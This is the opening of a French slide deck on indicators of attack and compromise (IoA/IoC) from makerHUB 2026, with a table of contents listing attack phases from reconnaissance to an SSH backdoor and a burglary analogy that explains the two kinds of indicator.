


The background of the slide is a dark teal color with a complex, glowing green circuit pattern. The circuit lines are of varying thickness and brightness, creating a sense of depth and movement. In the lower-left quadrant, there is a prominent, glowing green square shape that resembles a microchip or a central processing unit, with a bright white light emanating from its center. The overall aesthetic is high-tech and futuristic.

LES INDICATEURS D'ATTAQUE ET DE COMPROMISSION

par Charles-Evert Pire

makerHUB 2026

TABLE DES MATIÈRES

Part.1

Préambule.....p3

IoA et IoC, c'est quoi ?.....p4

Infrastructure\Overview.....p5

\Proxmox.....p6

\Flux.....p7

Part.2

Phase1\Reconnaissance.....p8

 \Analogie.....p9

Phase2\BruteforceSSH.....p10

 \Analogie.....p11

Phase3\Connexion.....p12

 \Analogie.....p14

Phase4\Elevation de privilèges.....p15

 \Analogie.....p16

Phase5\Création d'une backdoor.....p17

 \Analogie.....p19

Phase6\Clé SSH persistante.....p20

 \Analogie.....p23

Phase7\Connexion via backdoor.....p24

 \Analogie.....p26

Conclusion.....p27

PRÉAMBULE

UN CRIME EST RAREMENT IMPRÉVISIBLE. LE PROBLÈME, CE N'EST PAS L'ABSENCE DE SIGNES AVANT-COUREURS, MAIS NOTRE INCAPACITÉ À LES RECONNAÎTRE À TEMPS.

IOA ET IOC, C'EST QUOI?

UNE PERSONNE QUI RÔDE AUTOUR D'UNE MAISON EST-ELLE DÉJÀ UN CAMBRIOLEUR ?

IoA (Indicateurs d'Attaque)

Comportements suspects avant le cambriolage.


Exemples : une personne qui rôde autour de la maison, teste une porte ou une fenêtre.

IoC (Indicateurs de Compromission)


Preuves qu'un cambriolage a eu lieu.

Exemples : porte forcée, objet déplacé, traces laissées à l'intérieur

